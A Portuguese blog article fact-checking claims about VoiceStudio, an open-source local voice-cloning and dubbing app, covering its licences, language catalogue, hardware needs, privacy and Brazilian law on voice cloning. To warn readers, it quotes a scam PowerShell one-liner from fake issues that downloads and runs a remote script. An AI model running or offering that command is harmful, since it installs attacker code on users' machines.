Atualizado em 26/10/2026
Um post do João Victor Valério no LinkedIn, de uns três dias atrás, apresenta o VoiceStudio como a alternativa open source ao ElevenLabs que faz tudo na sua própria máquina: clonar voz, dublar vídeo, ditar texto, em 646 idiomas, de graça e sem medidor de uso. É o tipo de promessa que merece uma conferida antes de sair instalando, ainda mais num projeto que cresceu tão rápido. Fui ao repositório, li o README e os documentos de licença, abri a página do modelo no Hugging Face e puxei os números da API do GitHub hoje, 26 de outubro de 2026.
O que achei é mais interessante que o post. O aplicativo é livre mesmo, mas o “gratuito” tem uma letra miúda importante no modelo de voz que vem de fábrica, e o instalador do Windows tem um detalhe de segurança que você precisa saber antes de baixar.
Por Irlen Menezes, cientista de dados formado pela PUC Minas. Faço ferramentas com o Claude Code toda semana e acompanho esses projetos de IA aberta de perto. Não instalei o VoiceStudio para escrever este texto: tudo o que está aqui vem do GitHub, do Hugging Face, dos documentos do projeto e de uma matéria de terceiros, e eu aviso onde cada número nasceu.
Resposta direta: o VoiceStudio (antes chamado OmniVoice Studio) é um aplicativo de código aberto, criado pelo desenvolvedor Palash Debnath, que clona e desenha vozes, dubla vídeo, transcreve áudio e faz audiolivros no seu computador. Tinha 88.988 estrelas no GitHub em 26 de outubro de 2026, está na versão 0.5.7 e roda em Windows, Mac e Linux, com prévia para celular. O aplicativo é grátis e a licença AGPL-3.0 permite até uso comercial dele, mas o modelo de voz padrão, o OmniVoice, tem os pesos sob a licença CC-BY-NC, que não libera uso comercial, e a versão 0.5.7 passou a pedir que você aceite essa licença antes de usar. Os 646 idiomas são o catálogo desse modelo: o português tem 16,9 mil horas de dados de treino, contra 206 mil do inglês. Para uso pessoal e estudo, vale testar. Para vídeo monetizado ou serviço pago, leia as licenças antes. E baixe só do endereço oficial: já houve golpe com comando falso nas discussões do projeto.
De onde veio a conversa
O post do João Victor lista o que o VoiceStudio faz, cita o criador e fecha com a frase de que o software livre devolve o controle do hardware ao usuário. Três coisas dele pedem conferência: as “15.440 estrelas”, o “100% gratuito” e os “646 idiomas”. O print que acompanha o post mostra o README do projeto com um selo de versão 0.5.1 e a frase No account, API key, subscription, or usage meter for the local workflow, que no texto virou “zero assinaturas, zero medidores de uso”.
Esses números têm uns três dias, e a fonte já mudou. Não é crítica ao autor do post, é o normal de um projeto que anda rápido: o print envelhece em dias. Por isso todo número daqui vem com data.
Esta é a terceira vez que um projeto aberto de IA sobe depressa e vira assunto no blog. Antes vieram as skills de engenharia reversa e o PhotoCraft, o clone grátis do Photoshop. O padrão se repete: a fama chega antes da letra miúda, e é a letra miúda que decide se o projeto serve para o seu caso.
O que é o VoiceStudio e quem está por trás
O repositório foi criado em 9 de abril de 2026 e se descreve como “a alternativa open source, 100% local, ao ElevenLabs”, com clonagem e desenho de voz, dublagem de vídeo, ditado, transcrição e criação de audiolivros. O README do print ainda traz a nota Previously OmniVoice-Studio, o nome antigo, e o site oficial é o voicestudio.sh.
Quem criou foi Palash Debnath, que no perfil do GitHub aparece na Índia, como criador do VoiceStudio e CTO da Yupcha. O aviso de licença diz que quem mantém o projeto é a Yupcha Softwares Private Limited, e que quem contribui com código cede a licença da contribuição à empresa por meio de um acordo de contribuidor. Na versão 0.5.7, publicada hoje, Shimul Debnath entrou no time central para revisar código e cuidar das issues. É um projeto aberto com empresa por trás, e isso importa quando a gente chega na parte da licença.
O post e a fonte, lado a lado
O quadro abaixo põe o que o post diz ao lado do que a fonte diz hoje. Onde há diferença, não sei explicar só pelo print: pode ser selo em cache, texto escrito antes ou crescimento mesmo. O que vale é o número com data.
Uma observação sobre downloads, porque o contador da API engana. Somando os arquivos de todas as 46 versões dá 1,6 milhão. Mas na versão 0.5.6, que sozinha soma 1,09 milhão, pelo menos 317 mil são instaladores (Windows, Mac e Linux AppImage); o resto é arquivo de atualização automática e de conferência de hash. Quem quiser medir uso real deve olhar o instalador, não o total.
O que o aplicativo faz de verdade
O README organiza em três frentes. Em criar: clonar uma voz a partir de uma gravação limpa, desenhar uma voz descrevendo como ela deve soar e ditar texto com um widget flutuante. Em produzir: dublar vídeo com fala no tempo certo, gerar histórias e audiolivros e rodar lotes. Em conectar: uma API local e um servidor MCP para agentes, receitas reaproveitáveis e pastas monitoradas. O catálogo de recursos ainda lista isolamento de vocais, separação por falante, fila de lotes e uma marca d’água invisível nos áudios gerados.
O motor de voz padrão é o OmniVoice, mas o catálogo de hoje lista 18 itens de geração de voz, alguns variações do mesmo motor, e a transcrição usa o WhisperX por padrão. Quem decide qual motor usar é você, e isso vai pesar na licença, como mostro adiante.
Para ter uma ideia de tempo, o tutorial do KDnuggets, de 23 de julho, estima de 8 a 12 minutos para dublar um vídeo de 5 minutos numa máquina com placa de vídeo, e uma síntese cerca de três vezes mais lenta sem GPU. São estimativas genéricas, sem a placa citada, e o tutorial descreve uma versão antiga do app, de quando ele ainda usava o Tauri. O próprio texto avisa que o projeto está em beta e que coisas podem quebrar entre versões.
646 idiomas: o que a conta quer dizer
O número vem do OmniVoice, o modelo da equipe k2-fsa, que o card no Hugging Face descreve como um modelo de fala multilíngue com mais de 600 idiomas, baseado no Qwen3-0.6B e descrito em um artigo científico. A página de idiomas do projeto fala em 646 línguas e 581 mil horas de áudio de treino, e avisa que o catálogo é do modelo OmniVoice: os outros motores têm listas próprias, e o app para a geração se você escolher um idioma que o motor não atende. O KDnuggets compara o número com os 32 idiomas que atribui ao ElevenLabs; eu não conferi a lista do ElevenLabs.
Para quem fala português, três pontos práticos. Português do Brasil e de Portugal são escolhas separadas (pt-BR e pt-PT): a diferença muda como os números saem por extenso, “dezesseis” ou “dezasseis”, e o vocabulário na dublagem com tradutor por modelo de linguagem. O sotaque da voz gerada segue a voz de referência: para sotaque europeu, clone de um áudio europeu. E um “português” simples, sem a variante, vale como português do Brasil.
Ou seja, 646 é o tamanho do catálogo, e não a qualidade em cada língua. Contei na tabela do projeto: a soma dá 581.489 horas, a mediana é de 10,2 horas por idioma, 528 dos 646 idiomas têm menos de 20 horas de áudio de treino e só 76 passam de 100. O português está bem posicionado: é o 8º do catálogo em horas, com 16.855, atrás de inglês, chinês, japonês, espanhol, francês, alemão e russo. Qualidade de voz em português do Brasil eu não avaliei, e recomendo ouvir um teste seu antes de apostar num projeto.
“100% gratuito”? A licença tem camadas
Aqui está a parte que o post não conta. O README termina com um parágrafo que vale ler duas vezes, e foi esse que marquei abaixo. Ele diz que a licença AGPL-3.0 cobre o aplicativo, including commercial use under its conditions, e que model weights, tokenizers, voices and generated-output conditions are separate: os pesos do modelo, os tokenizadores, as vozes e as condições do que é gerado são separados do aplicativo. O mesmo trecho pede que você clone vozes só com permissão. Traduzindo: o app é livre, e o modelo de voz tem licença própria.

O aviso de licença do repositório detalha as camadas, e o quadro abaixo junta tudo.
| Camada | Licença | Libera uso comercial? |
|---|---|---|
| Aplicativo VoiceStudio | AGPL-3.0 | Sim, sob as condições da AGPL: se você modificar e oferecer a versão modificada a outros por rede, deve abrir o código |
| Pacote omnivoice (código) | Apache 2.0 | Sim, é a licença do código |
| Pesos do modelo padrão (k2-fsa/OmniVoice) | CC-BY-NC | Não: NC significa não comercial |
| Tokenizador de áudio do modelo | Boson Higgs Audio 2 Community License, baseada na licença da Meta Llama 3 | Tem regras próprias, que o projeto manda ler |
| Licença comercial e recursos Pro | Paga | É o que o projeto vende, para embutir em produto fechado e para os recursos Pro |

A linha do meio é a que pesa. O card do modelo no Hugging Face é claro, e foi o que marquei no segundo print: o código sai sob Apache 2.0, e o modelo treinado sai sob CC-BY-NC due to constraints from its training data, por restrições nos dados de treino. Logo abaixo, a seção de aviso proíbe expressamente o uso para clonagem de voz não autorizada, imitação de voz, fraude e golpes.
NC é de NonCommercial. A licença Creative Commons define o termo assim: not primarily intended for or directed towards commercial advantage or monetary compensation, ou seja, o que não tem como finalidade principal vantagem comercial ou compensação em dinheiro (tradução minha). Onde isso pega na prática, num canal monetizado, num vídeo de empresa, numa narração paga por cliente, é zona cinzenta, e eu não vou dar parecer. Quem for usar para ganhar dinheiro deve perguntar ao autor do modelo ou a um advogado.
CHANGELOG.md, v0.5.7 · LICENSE-NOTICE.md
O app já se protege disso, desde hoje
A versão 0.5.7, de 26/10, passou a pedir que você aceite a licença, uma vez, no catálogo de modelos, para os modelos sem licença claramente comercial, entre eles o OmniVoice padrão. Até aceitar, as requisições por API e MCP que usam esse modelo devolvem erro de licença. O aviso de licença do projeto reconhece ainda que o inventário inicial não afirma liberação comercial para nenhum modelo.
Falta falar do que é pago. Segundo o aviso de licença, uso comercial do aplicativo sob a AGPL é grátis; o que o projeto vende é a licença comercial, para quem quer embutir o VoiceStudio em produto fechado sem as obrigações da AGPL, e os recursos do VoiceStudio Pro. Na 0.5.7, a computação remota, os workers remotos e o compartilhamento de GPU saíram da versão aberta e foram para o Pro. Não consultei preços.
Como baixar sem cair em golpe, e o que o computador precisa
O endereço oficial do projeto é o repositório debpalash/VoiceStudio e o site voicestudio.sh. O release da 0.5.7 lista os instaladores para Windows, Mac, Linux, Android e iPhone, e um arquivo SHA256SUMS.txt com a impressão digital de cada um. No Windows, a conferência é uma linha no PowerShell: Get-FileHash .\VoiceStudio-0.5.7-win-x64.exe -Algorithm SHA256. Se o resultado bater com o do arquivo de somas, o instalador é o mesmo que o projeto publicou.
Duas ressalvas do próprio changelog. Os instaladores do Mac são assinados, mas os do Windows ainda não são, então o SmartScreen pode avisar, e esse aviso, sozinho, não quer dizer que o arquivo é falso. Foi por isso que a conferência do hash importa mais no Windows.
AVALIAÇÃO TEÓRICA · ANAC
Será que você passaria na prova da ANAC?
O RBAC 100 tornou o exame teórico da ANAC obrigatório para pilotos de drone acima de 250 g — é grátis, online e tem prazo de transição até o fim de 2026. Chegue preparado.
Treine de graça em ~10 minutos: 160 questões com gabarito comentado, baseadas no RBAC 100 e na ICA 100-40.
Fazer o simulado de drone- 100% grátis
- Gabarito comentado
- Ranking nacional

O alerta vem de um fato registrado no próprio repositório. Em 23 de outubro, o projeto aceitou um pull request que cria uma rotina para apagar posts de golpistas. Segundo o texto, golpistas abriram duas issues falsas, com título de “guia de correção” do backend Python e CUDA, mandando quem usa Windows colar irm kernelscv.cfd | iex no PowerShell, o que baixa um script do site do golpista e o executa. Um endereço de release falso na frente do comando dava ar de oficial, e três contas descartáveis respondiam “+1 funcionou” em menos de um minuto. O golpe mira quem procura ajuda nas issues abertas sobre o erro spawn UNKNOWN e a queda do backend. Hoje as duas issues falsas já não aparecem no repositório.
O README também ensina a instalar por script de uma linha no PowerShell. Se preferir não rodar nenhum script, pegue o instalador na página de releases e confira o hash. E, se der erro, o lugar para procurar ajuda é o guia de solução de problemas do projeto, não o comentário de quem acabou de chegar.
PR 3212 · debpalash/VoiceStudio
Comando de “correção” em issue é golpe até prova em contrário
Nunca cole no PowerShell um comando que veio de uma issue, de um comentário ou de um “guia” de terceiros, mesmo com vários “+1 funcionou” embaixo. Se o comando baixa e executa código de um endereço que o README não usa, não rode.
Sobre o computador, a tabela do README e a página do Windows dizem o seguinte. No Windows 10 ou 11 de 64 bits, contam cerca de 10 GB livres para o app, o ambiente Python e os modelos.
| Seu equipamento | O que o projeto diz |
|---|---|
| Placa NVIDIA (Windows ou Linux) | Aceleração CUDA |
| Apple Silicon (M1 a M5) | Aceleração Metal |
| Sem placa dedicada, ou PC mais antigo | Funciona na CPU, mais lento; a versão leve do PyTorch pede cerca de 5 GB livres |
| Placa AMD Radeon no Windows | CPU por padrão, com instalação opcional de ROCm para modelos suportados |
| Windows em ARM | Experimental, só CPU |
| Mac Intel | Só a interface, conectando a um backend remoto |
| Android 10+ e iPhone com iOS 17+ | Prévia, com modelos rodando no aparelho |
O tutorial do KDnuggets cita 8 GB de memória como mínimo, 4 GB de VRAM e cerca de 2,4 GB de modelos na primeira vez. Como o texto é de julho e de uma versão antiga, trate como referência e confira a página do projeto.
Privacidade e a marca d’água nos áudios
O README diz que os fluxos locais rodam no seu hardware, que serviços remotos são opcionais e que a análise de uso só liga com o seu consentimento. A página de privacidade detalha: em Configurações, você controla a marca d’água invisível, o consentimento de análise e quanto tempo o histórico de gerações fica guardado. Depois de consentir, o app registra rótulos de telas e ações (clonar, desenhar, dublar, transcrever) e erros. Nos relatórios de erro, a documentação diz que a mensagem, credenciais, caminhos da pasta pessoal, texto, áudio e nomes de arquivo são removidos antes do envio.
A marca d’água usa o AudioSeal. A documentação diz que todo áudio gerado passa pela rotina de marcação, que a opção aparece nas configurações quando o AudioSeal está disponível e que, se o gerador da marca não carregar, a geração continua sem ela. Isso é o que o projeto afirma. Eu não auditei o código nem monitorei o tráfego do app na rede.
Clonar a voz de alguém: o que o projeto proíbe e o que a lei brasileira diz
O projeto e o modelo concordam num ponto. O README diz clone voices only with permission, e o card do modelo proíbe clonagem de voz não autorizada, imitação, fraude e golpes. Isso é regra de uso dos autores, e a lei brasileira tem as suas, ainda que sem uma norma específica para voz clonada por IA que eu tenha encontrado. O que existe é proteção indireta.
- Constituição, art. 5º, X. Diz que são invioláveis a intimidade, a vida privada, a honra e a imagem das pessoas, com direito a indenização.
- Código Civil, art. 20. Permite proibir, a pedido da pessoa e sem prejuízo da indenização, a divulgação de escritos, a “transmissão da palavra” ou a publicação da imagem quando atingirem a honra, a boa fama ou a respeitabilidade, ou se tiverem fins comerciais. O artigo não usa a palavra “voz”; a ponte é uma leitura de juristas, e eu a trato como leitura.
- Súmula 403 do STJ. Diz que independe de prova do prejuízo a indenização pela publicação não autorizada de imagem de pessoa com fins econômicos ou comerciais. Fala de imagem; estender a voz é interpretação.
- LGPD, art. 5º, II. Classifica como dado pessoal sensível o dado genético ou biométrico quando vinculado a uma pessoa natural. Se uma gravação de voz entra nessa conta é discussão, e não achei posição firmada.
Nada disso é parecer jurídico. O que dá para dizer com segurança é o óbvio: clonar a voz de alguém sem autorização e usar para enganar ou para vender é o caminho mais curto para um problema, no projeto e na lei.
Para quem serve hoje, e o que fica de aprendizado
Com tudo isso na mesa, a resposta é por perfil. O VoiceStudio faz sentido para quem quer testar voz sintética sem pagar por caractere, estudar como esses modelos funcionam, narrar projetos pessoais com a própria voz ou dublar vídeo seu para outro idioma. Pede mais cuidado de quem pretende usar o resultado em trabalho pago, por causa da licença do modelo padrão, de quem tem um computador sem placa de vídeo, que espera mais, e de quem precisa de estabilidade, porque o próprio changelog de hoje fala em centenas de correções em clonagem, dublagem, audiolivros, downloads e ditado.
Para quem faz vídeo de drone, como a maioria dos leitores daqui, a rota que interessa é a da dublagem: narrar um vídeo aéreo em português e em inglês com a própria voz. Eu não testei isso, então trate como possibilidade que a documentação descreve, e não como resultado. A parte de captação continua nos guias de cor em vídeo de drone com D-Log e dos modos inteligentes da DJI, que valem em qualquer ferramenta de áudio.
O ângulo de IA do projeto merece uma linha. O repositório traz arquivos AGENTS.md e CLAUDE.md na raiz, e o README sugere que você peça a um agente de código, como o Claude Code, o Codex ou o Cursor, para instalar o app seguindo um guia. O projeto não diz quanto do código foi escrito por IA. É o mesmo movimento que mostrei no post do PhotoCraft: escrever o código deixou de ser a parte difícil, e o que sobra de difícil é licença, segurança e manter a coisa no ar.
Para acompanhar, eu olharia três coisas nas próximas semanas: se a licença do modelo padrão muda, se o projeto passa a oferecer um motor de voz com licença claramente comercial e se os golpes nas issues voltam. Se algo disso mudar, o texto é atualizado.
Perguntas frequentes
O que é o VoiceStudio?
É um aplicativo de código aberto, criado por Palash Debnath, que clona e desenha vozes, dubla vídeo, transcreve áudio, dita texto e faz audiolivros no seu computador. Antes se chamava OmniVoice Studio. O repositório foi criado em 9 de abril de 2026 e tinha 88.988 estrelas em 26 de outubro.
O VoiceStudio é grátis?
O aplicativo é, sim, grátis, com licença AGPL-3.0, que permite até uso comercial dele. O modelo de voz padrão, o OmniVoice, tem os pesos sob CC-BY-NC, que não libera uso comercial, e a licença desse modelo é uma camada separada. O projeto também vende uma licença comercial e recursos Pro.
Posso usar o VoiceStudio para fins comerciais?
O aplicativo, sob as condições da AGPL, sim. O modelo padrão, não sem licença própria: ele é CC-BY-NC, e o aviso de licença do projeto não afirma liberação comercial para nenhum modelo do inventário inicial. A partir da versão 0.5.7, o app pede que você aceite a licença do modelo. Para ganhar dinheiro com o resultado, pergunte ao autor do modelo ou a um advogado.
O VoiceStudio funciona em português?
Sim. O português do Brasil (pt-BR) e o de Portugal (pt-PT) são escolhas separadas, e o português consta com 16.855 horas de dados de treino no catálogo do OmniVoice. O sotaque da voz gerada segue a voz de referência. Não avaliei a qualidade da voz em português.
Preciso de placa de vídeo para usar o VoiceStudio?
Não é obrigatória. O projeto diz que o app funciona na CPU, mais devagar, e a versão leve do PyTorch pede cerca de 5 GB livres. Com placa NVIDIA o app usa CUDA, e no Mac com chip Apple usa Metal. No Windows, o projeto conta cerca de 10 GB livres para o app e os modelos.
É seguro baixar o VoiceStudio?
Baixe só do repositório oficial, debpalash/VoiceStudio, ou do voicestudio.sh, e confira o SHA256 do instalador com o SHA256SUMS.txt da mesma página. Os instaladores do Windows não são assinados, então o SmartScreen pode avisar. E nunca cole no PowerShell comandos de issues ou comentários: o projeto já removeu golpes desse tipo.
O VoiceStudio funciona offline?
Os fluxos locais rodam no seu hardware, e os serviços remotos são opcionais. Na primeira vez, o app baixa os modelos que você escolher. Nas prévias para Android e iPhone, os modelos rodam no aparelho e funcionam offline depois de baixados.
O que muda do ElevenLabs para o VoiceStudio?
O VoiceStudio roda na sua máquina e o ElevenLabs é um serviço online. Qualidade, preço e idiomas do ElevenLabs eu não comparei; o KDnuggets cita 32 idiomas para o ElevenLabs contra 646 do OmniVoice, mas o número do ElevenLabs não conferi.
Posso clonar a voz de outra pessoa?
Só com permissão. O README diz isso e o card do modelo proíbe clonagem não autorizada, imitação, fraude e golpes. No Brasil, a proteção vem de normas gerais, como a Constituição (art. 5º, X) e o Código Civil (art. 20). Isto não é parecer jurídico.
O VoiceStudio é o mesmo que o OmniVoice Studio?
É o mesmo projeto com outro nome. O README do print ainda traz a nota de que antes se chamava OmniVoice-Studio, e o OmniVoice é o nome do modelo de voz padrão, da equipe k2-fsa.
Existe versão paga do VoiceStudio?
Sim. O aviso de licença diz que o aplicativo sob a AGPL é grátis, inclusive para uso comercial, e que o projeto vende uma licença comercial para embutir o VoiceStudio em produto fechado e os recursos do VoiceStudio Pro. Na 0.5.7, computação remota, workers remotos e compartilhamento de GPU passaram para o Pro. Não consultei os preços.
O VoiceStudio roda no celular?
Em prévia. O README lista Android 10 ou mais novo e iPhone e iPad com iOS 17 ou mais novo, com os modelos rodando no aparelho. No iPhone, a instalação é por IPA sem assinatura, instalada com o seu próprio ID Apple.
Leituras relacionadas
- PhotoCraft: o clone grátis do Photoshop feito com IA
- Skill de engenharia reversa com IA: dá para clonar o Spotify?
- Como aparecer no ChatGPT: GEO na prática
- Agentes de IA que usam computador
- Janela de Voo: a ferramenta que fiz com IA, passo a passo
- Editar vídeo de drone com D-Log: cor sem erro
Fontes consultadas
- João Victor Valério, post no LinkedIn (por volta de 23/10/2026): origem da conversa, com a frase sobre zero assinaturas, as 15.440 estrelas e o selo de versão 0.5.1.
- debpalash/VoiceStudio, repositório no GitHub: README com recursos, hardware, instalação e a seção de licença e uso responsável.
- API do GitHub, repositório VoiceStudio: criado em 09/04/2026, 88.988 estrelas, 9.817 forks, licença AGPL-3.0, em 26/10/2026.
- LICENSE-NOTICE.md: camadas de licença, licença comercial paga, Yupcha como mantenedora, acordo de contribuidor.
- CHANGELOG.md, versão 0.5.7: aceite de licença dos modelos, recursos movidos para o Pro, instaladores do Windows sem assinatura.
- VoiceStudio v0.5.7, release de 26/10/2026: instaladores, SHA256SUMS.txt e contagem de downloads.
- Pull request 3212: rotina contra golpes nas issues, texto com o comando falso.
- docs/languages.md: 646 idiomas, 581 mil horas, pt-BR e pt-PT, horas por idioma.
- docs/electron-dubbing.md: fluxo de dublagem.
- docs/electron-privacy.md: análise opcional, marca d’água AudioSeal, retenção do histórico.
- docs/install/windows.md: requisitos do Windows, CPU sem placa NVIDIA.
- docs/feature-catalog.md: recursos e motores de voz.
- k2-fsa/OmniVoice, card no Hugging Face: modelo padrão, código Apache 2.0, pesos CC-BY-NC, aviso de uso.
- Licença do tokenizador de áudio: Boson Higgs Audio 2 Community License, baseada na Meta Llama 3.
- KDnuggets, 23/07/2026: tutorial com requisitos, estimativas de tempo e comparação de idiomas.
- Creative Commons BY-NC 4.0: definição de NonCommercial.
- Constituição Federal, art. 5º, X: inviolabilidade da intimidade, da honra e da imagem.
- Código Civil, art. 20: divulgação de escritos, transmissão da palavra e imagem.
- Súmula 403 do STJ: indenização por uso não autorizado de imagem com fins comerciais.
- LGPD, art. 5º, II: dado pessoal sensível, inclusive biométrico.
outubro 26, 2026